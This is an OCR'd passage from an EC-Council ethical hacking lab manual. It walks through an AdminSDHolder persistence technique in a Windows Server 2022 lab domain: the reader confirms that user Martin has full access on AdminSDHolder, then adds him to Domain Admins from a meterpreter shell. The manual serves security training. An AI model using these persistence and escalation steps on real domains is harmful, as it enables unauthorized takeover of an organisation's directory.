


37. Now, switch to the **Windows Server 2022** virtual machine and open **Server Manager** window. In the **Server Manager** window, click on **Tools → Active Directory Users and Computers**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




38. In **Active Directory Users and Computers** window click on **View** and select **Advanced Features** option from the drop-down list.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Now, expand **CEH.com** and **System** nodes and right click on **AdminSDHolder** folder and select **Properties**.



40. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.

    Note: It will take approximately **3** minutes for the user **Martin** to be added as a member in the directory.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.


    net group "Domain Admins" Martin /add /domain

42. Switch to the **Windows Server 2022** virtual machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

